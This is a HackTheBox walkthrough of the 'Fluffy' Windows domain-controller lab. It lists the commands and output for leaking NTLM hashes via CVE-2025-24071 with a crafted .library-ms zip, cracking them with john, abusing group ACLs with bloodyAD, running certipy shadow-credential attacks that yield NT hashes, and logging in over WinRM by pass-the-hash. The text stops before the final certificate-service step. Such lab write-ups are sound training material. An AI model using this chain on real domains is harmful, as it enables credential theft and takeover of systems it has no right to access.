HackTheBox | Fluffy
Fluffy is an easy-difficulty Windows machine designed around an assumed breach scenario, where credentials for a low-privileged user are provided. By exploiting CVE-2025-24071, the credentials of another low-privileged user can be obtained. Further enumeration reveals the existence of ACLs over the winrm_svc and ca_svc accounts. WinRM can then be used to log in to the target using the winrc_svc account. Exploitation of an Active Directory Certificate service (ESC16) using the ca_svc account is required to obtain access to the Administrator account.
As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-27 12:48:17Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-02-27T12:49:43+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-02-27T12:49:43+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2026-02-27T12:49:43+00:00; +7h00m00s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2026-02-27T12:49:43+00:00; +7h00m00s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2025-06-27T12:49:02
|_  start_date: N/A
From the ports open..Its a DC for the domain fluffy.htb Update the hosts file.
smb
On Checking smb we do have access and even write permissions over some of the shares.  We also see theres a non-default folder named IT…And we have both read and write perms.
  we also see Files insid,Download for better enumeration.
1
2
3
4
5
# mget *
[*] Downloading Everything-1.4.1.1026.x64.zip
[*] Downloading KeePass-2.58.zip
[*] Downloading Upgrade_Notice.pdf
#
lets start by opening Upgrade_Notice.pdf.


we see its an upgrade notice So well do a research on the vulns to see if we can exploit one that is not yet patched..But before that lets utilise smb to get users. 
CVEs and p.agila
So lets analyse the above cves 




 But off all the above the First one is the interesting one as we can get NTLM For more info check sentinelone blog on it and research.checkpoint’s Blog also. And we see we can exploit it using malicious crafted .library-ms file and dropping it as a zipped file in the write share we have and see if we get a callback to responder. i will be using this poc.
1
2
3
4
5
>>python poc.py

>>enter file name: your file name

>>enter IP: attacker IP
And on running it and filling whats supposed to be filled.

you should have an exploit.zip on your current folder. Before uploading it to the share…Start responder first.  After That we can place the file and confirm its there.
  After a small while we do get a callback to our responder.
  We can Then try to crack it with john.
1
2
3
4
5
6
7
8
9
john hash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303  (p.agila)
1g 0:00:00:05 DONE (2025-06-27 11:05) 0.1901g/s 858914p/s 858914c/s 858914C/s proquis..programmercomputer
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
And we have New creds p.agila / prometheusx-303
bloodhound-data and shell as winrm_svc
we do have access to ldap
1
2
3
nxc ldap dc01.fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!'
LDAP        10.129.232.88   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Never)
LDAP        10.129.232.88   389    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
So we can dump Domain info,ill be using rusthound-ce
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
rusthound-ce -u j.fleischman -p 'J0elTHEM4n1990!' --domain fluffy.htb --zip
---------------------------------------------------
Initializing RustHound-CE at 11:18:35 on 06/27/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-06-27T08:18:36Z INFO  rusthound_ce] Verbosity level: Info
[2025-06-27T08:18:36Z INFO  rusthound_ce] Collection method: All
[2025-06-27T08:18:36Z INFO  rusthound_ce::ldap] Connected to FLUFFY.HTB Active Directory!
[2025-06-27T08:18:36Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-06-27T08:18:36Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-27T08:18:40Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=fluffy,DC=htb
[2025-06-27T08:18:40Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-27T08:18:44Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=fluffy,DC=htb
[2025-06-27T08:18:44Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-27T08:18:50Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=fluffy,DC=htb
[2025-06-27T08:18:50Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-27T08:18:51Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=fluffy,DC=htb
[2025-06-27T08:18:51Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-06-27T08:18:51Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=fluffy,DC=htb
[2025-06-27T08:18:51Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 1%
[2025-06-27T08:18:51Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2025-06-27T08:18:51Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 10 users parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 62 groups parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 1 aiacas parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 1 rootcas parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 33 certtemplates parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] 3 issuancepolicies parsed!
[2025-06-27T08:18:51Z INFO  rusthound_ce::json::maker::common] .//20250627111851_fluffy-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 11:18:51 on 06/27/25! Happy Graphing!
Looking at bloodhound to see what p.agila has we do see.  They are a member of service account managers and it has generic all on service accounts. Doing a lil more diging into who are the members of service accounts we do see.
  so our path to winrm has been layed out properly.
  so Lest start.
1-Adding ourselves to service accounts
Looking at membership with bloody ad we are not yet a member of service accounts
1
2
3
4
5
6
7
8
9
10
11
12
13
bloodyAD -u p.agila -p prometheusx-303 --host fluffy.htb get membership p.agila

distinguishedName: CN=Users,CN=Builtin,DC=fluffy,DC=htb
objectSid: S-1-5-32-545
sAMAccountName: Users

distinguishedName: CN=Domain Users,CN=Users,DC=fluffy,DC=htb
objectSid: S-1-5-21-497550768-2797716248-2627064577-513
sAMAccountName: Domain Users

distinguishedName: CN=Service Account Managers,CN=Users,DC=fluffy,DC=htb
objectSid: S-1-5-21-497550768-2797716248-2627064577-1604
sAMAccountName: Service Account Managers
Then we can add ourselves.
1
2
bloodyAD -u p.agila -p prometheusx-303 --host fluffy.htb add groupMember 'service accounts' p.agila
[+] p.agila added to service accounts
And confirm it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
bloodyAD -u p.agila -p prometheusx-303 --host fluffy.htb get membership p.agila

distinguishedName: CN=Users,CN=Builtin,DC=fluffy,DC=htb
objectSid: S-1-5-32-545
sAMAccountName: Users

distinguishedName: CN=Domain Users,CN=Users,DC=fluffy,DC=htb
objectSid: S-1-5-21-497550768-2797716248-2627064577-513
sAMAccountName: Domain Users

distinguishedName: CN=Service Account Managers,CN=Users,DC=fluffy,DC=htb
objectSid: S-1-5-21-497550768-2797716248-2627064577-1604
sAMAccountName: Service Account Managers

distinguishedName: CN=Service Accounts,CN=Users,DC=fluffy,DC=htb
objectSid: S-1-5-21-497550768-2797716248-2627064577-1607
sAMAccountName: Service Accounts
And we can now run certipy-ad to get ntlm. Make sure you fix clock skew inorder to not have problems with kerberos. You can use my guide Here <Link For Guide>
Getting all ntlm hashes
Now lets get ntlm for all service accounts. Starting with winrm
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
certipy-ad shadow auto -dc-host dc01.fluffy.htb -u p.agila@fluffy.htb -p prometheusx-303 -account winrm_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.fluffy.htb.
[!] Use -debug to print a stacktrace
[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '59182d97785e4a99a076bc89ddc92157'
[*] Adding Key Credential with device ID '59182d97785e4a99a076bc89ddc92157' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '59182d97785e4a99a076bc89ddc92157' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
Then ca_svc.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
certipy-ad shadow auto -dc-host dc01.fluffy.htb -u p.agila@fluffy.htb -p prometheusx-303 -account ca_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.fluffy.htb.
[!] Use -debug to print a stacktrace
[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5253a16b91344ac48343b09533edd70e'
[*] Adding Key Credential with device ID '5253a16b91344ac48343b09533edd70e' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '5253a16b91344ac48343b09533edd70e' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
And finally ldap_svc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
certipy-ad shadow auto -dc-host dc01.fluffy.htb -u p.agila@fluffy.htb -p prometheusx-303 -account ldap_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.fluffy.htb.
[!] Use -debug to print a stacktrace
[*] Targeting user 'ldap_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '881fabbe0aaf4bba8c6fffe8f8fe7e51'
[*] Adding Key Credential with device ID '881fabbe0aaf4bba8c6fffe8f8fe7e51' to the Key Credentials for 'ldap_svc'
[*] Successfully added Key Credential with device ID '881fabbe0aaf4bba8c6fffe8f8fe7e51' to the Key Credentials for 'ldap_svc'
[*] Authenticating as 'ldap_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ldap_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ldap_svc.ccache'
[*] Wrote credential cache to 'ldap_svc.ccache'
[*] Trying to retrieve NT hash for 'ldap_svc'
[*] Restoring the old Key Credentials for 'ldap_svc'
[*] Successfully restored the old Key Credentials for 'ldap_svc'
[*] NT hash for 'ldap_svc': 22151d74ba3de931a352cba1f9393a37
Winrm was a member of remote management so lets confirm.
1
2
3
4
5
6
nxc winrm dc01.fluffy.htb -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767
WINRM       10.129.232.88   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed f
rom cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
 arc4 = algorithms.ARC4(self._key)
WINRM       10.129.232.88   5985   DC01             [+] fluffy.htb\winrm_svc:33bd09dcd697600edf6b3a7af4875767 (Pwn3d!)
Winrm and user flag
